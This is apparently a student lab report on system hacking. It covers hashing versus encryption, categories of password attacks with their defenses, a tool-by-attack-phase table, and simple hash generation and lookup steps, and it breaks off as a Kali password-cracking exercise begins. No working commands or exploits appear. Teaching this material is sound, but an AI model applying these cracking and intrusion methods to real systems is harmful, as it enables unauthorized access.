

REPORT OF SYSTEM HACKING

Aniket Sunil Pagare.

Table of Contents

1. System Hacking Overview

- 1.1 Definition of System Hacking**
- 1.2 Objectives of System Hacking**

2. Encryption and Hashing

- 2.1 Cracking Hashes using Decrypt Websites**
- 2.2 Generating Hashes using HashCalc**

3. Password Attack Methods

- 3.1 Cracking Attacker Machine Password**
- 3.2 Password Cracking using Hashcat**
- 3.3 Password Cracking using Hydra**
- 3.4 Password Cracking using John the ripper**
- 3.5 Generating Custom Dictionary using CUPP Tool**
- 3.6 Generating Random Word Dictionary using Crunch**
- 3.7 Using Responder for Credential Harvesting**
- 3.8 Creating Custom Wordlist using Cewl**

4. System Hacking using NSE (Nmap Scripting Engine)

5. Armitage

- 5.1 Definition of Armitage**
- 5.2 Key Features of Armitage**
- 5.3 Windows 7 Hacking using Armitage**
- 5.4 Metasploitable 2 Hacking using Armitage**

6. System Hacking using rlogin

7. Metasploit Framework

- 7.1 Definition of Metasploit**
- 7.2 Metasploit Modules Overview**
- 7.3 Windows 7 Hacking using Metasploit**

- **7.4 Metasploitable 2 Hacking using Metasploit**
- **7.5 Windows 11 Hacking using Metasploit**

8. Steganography

- **8.1 Definition of Steganography**
- **8.2 Objectives of Steganography**
- **8.3 Steganography using Online Tools/Websites**
- **8.4 Steganography using SilentEye**

System Hacking

System hacking refers to the process of gaining unauthorized access to computer systems or networks with the intent to steal, alter, or destroy data — or simply to explore the system's vulnerabilities. It can be done for malicious purposes (black hat hacking), ethical purposes (white hat hacking), or something in between (gray hat hacking).

Objectives :-

- Unauthorized Data Access and Theft
- Financial Gain
- Disruption and Sabotage
- Espionage and Surveillance
- Gaining a Foothold for Further Attacks
- Testing and Improving Security (Ethical Hacking)

Phases of System Hacking :-

- Reconnaissance (Information Gathering)
- Gaining Access
- Maintaining Access
- Clearing Tracks

How to protect :-

1. Use Strong, Unique Passwords

- Use different passwords for each account/system.
- Make them long (at least 12 characters) and random.
- Use a **password manager** like Bitwarden, LastPass, or 1Password.



2. Enable Two-Factor Authentication (2FA)

- Adds an extra layer of protection.
 - Use apps like Google Authenticator, Authy, or hardware keys (YubiKey).
-



3. Keep Everything Updated

- Regularly update your OS, software, and antivirus.
 - Patches often fix known security vulnerabilities.
-



4. Beware of Phishing

- Don't click on suspicious links in emails, texts, or social media.
 - Verify the sender's address and be cautious of "urgent" messages.
-



5. Monitor Your System

- Use antivirus/antimalware tools (e.g., Malwarebytes, Windows Defender).
 - Check for unusual activity: CPU spikes, unknown logins, new software, etc.
-



6. Use a Secure Network

- Avoid public Wi-Fi or use a trusted **VPN** (Virtual Private Network).
 - Secure your home Wi-Fi with WPA3 or at least WPA2.
-



7. Educate Yourself & Your Team

- Know common scams (phishing, social engineering).
-

- Learn about common attack methods like ransomware, trojans, and keyloggers.
-

8. Regular Backups

- Backup important data to an external drive or cloud.
- In case of attack, you'll have a clean restore point.

9. Install a Firewall

- Both hardware and software firewalls help block unauthorized access.
-

10. Limit Access

- Give permissions only when needed.
 - Don't use admin accounts for day-to-day tasks.
-

Summary Table of Tools by Attack Phase

Phase	Tools Used
Reconnaissance	WHOIS, Shodan, Google Dorks
Scanning	Nmap,
Enumeration	Netcat, Telnet, Nmap (-sV)
Vulnerability Assessment	Nessus, OpenVAS
Exploitation	Metasploit, Hydra, Exploit-DB
Privilege Escalation	LinPEAS, WinPEAS, GTFOBins
Persistence	Cron jobs, Netcat, Scheduled tasks
Covering Tracks	Log cleaners, Rootkits

Before Exploiting any machine, fistly you know about hashing and encryptions

What is a Hash?

- A hash is a one-way cryptographic function that converts input (like a password or file) into a fixed-size string of characters.
 - Example: SHA-256 turns any data into a 64-character string.
 - Purpose: Used to verify data integrity (e.g., password storage, file checksums).
 - 
-

What is Encryption?

- Encryption is a two-way process that converts data into unreadable format using a key.
 - Types:
 - Symmetric Encryption: Same key for encryption & decryption (e.g., AES)
 - Asymmetric Encryption: Public key to encrypt, private key to decrypt (e.g., RSA)
 - Purpose: To protect sensitive information during storage or transmission.
-

How Do Hashing & Encryption Work?

- Hashing:
 - Input → Hash function → Output (hash)
 - No key used, one-way


- Encryption:
 - Input + Key → Encryption algorithm → Encrypted data
 - Decryption reverses it using a key
-

Why Learn This Before Attacking a Machine?

1.  Password Cracking: Most systems store passwords as hashes. You need to understand how to crack or brute-force them.
2.  Data Sniffing: If you intercept encrypted data, knowing encryption helps analyze or break it.
3.  Bypass Auth: Some systems use hash comparison or encrypted tokens — understanding this helps you exploit flaws.
4.  Post-Exploitation: After access, decrypting stored data or cracking hashes is key for deeper access.


1. Cracking hash using Decrypt (website)

- **Note :-** A hash is a one-way cryptographic function Cannot be reversed — you can't get the original data from the hash. **It only decrypt if you have this type of hash In your dictionary otherwise it not decrypted**
- **Website :-** <https://10015.io/tools/md5-encrypt-decrypt>




- Step 1 : type plain text that you want to converted in to hash value and click on Encrypt

Note :- you will try another decrypt type of hash values using this website



Step 2 : now copy hash value and click on Decrypter and use same process




2. Generate Hash using HashCalc

HashCalc is a legitimate Windows utility used to calculate hash values, such as:


- MD5, SHA-1, SHA-256, CRC32, And many others.

How to install it :-


- **Step 1 : open browser , search hashcalc download and click on first website**




Step 2 : click on Download



- **Download and setup Hashcalc**
- **After setup Hashcalc , open it**



- Now enter plain text that you want to generate hash
 - Here hash generated



Password Attack Methods

Online Password Attacks

Description: Attacks performed in real-time by attempting to log in through the system's authentication interface.

Examples:

- **Brute-force attack:** Tries all combinations of characters.
- **Dictionary attack:** Uses common or leaked password lists.
- **Credential stuffing:** Tests known leaked username/password combinations.

Tools: Hydra, Medusa, Burp Suite

Defenses: Multi-factor authentication, rate limiting, account lockout policies



8.2 Offline Password Attacks

Description: Performed on stolen or leaked password hashes, without interacting with the system directly.

Examples:

- **Hash cracking:** Attempting to reverse a password hash.
- **Rainbow table attack:** Using precomputed hash values for fast lookup.
- **Brute-force/dictionary cracking (offline)**

Tools: Hashcat, John the Ripper, Cain & Abel

Defenses: Strong hashing algorithms (bcrypt, Argon2), salting passwords, encrypting password databases

8.3 Non-Electronic Password Attacks

Description: Attacks that involve physical or psychological manipulation rather than technical means.

Examples:

- **Phishing:** Tricking users into revealing credentials through fake emails or websites.
- **Shoulder surfing:** Observing someone enter a password.
- **Dumpster diving:** Recovering sensitive information from trash.
- **Pretexting:** Impersonating a trusted figure to gain information.

Defenses: Security training, awareness campaigns, privacy screens, secure disposal policies

8.4 Active Password Attacks

Description: Involve direct interaction or modification of system resources to obtain passwords.

Examples:

- **MITM (Man-in-the-Middle):** Intercepting and modifying communication to capture passwords.
- **Keyloggers:** Software or hardware that records keystrokes.
- **Session hijacking:** Taking over a user's active session.

Defenses: Encrypted communication (HTTPS, VPN), endpoint protection, session timeout mechanisms

8.5 Passive Password Attacks

Description: Monitoring systems or network traffic without altering it to gather credentials.

Examples:

- **Packet sniffing:** Monitoring unencrypted traffic to detect login data.

- **Traffic analysis:** Observing login behavior patterns without altering data.


Tools: Wireshark, Tcpdump

Defenses: Encrypted protocols (HTTPS, SSH), network segmentation, VPN usage.


1. Now Firstly We Crack Our Attacker Machine Password

How to do it -:


- Start your attacker machine (Kali Linux)



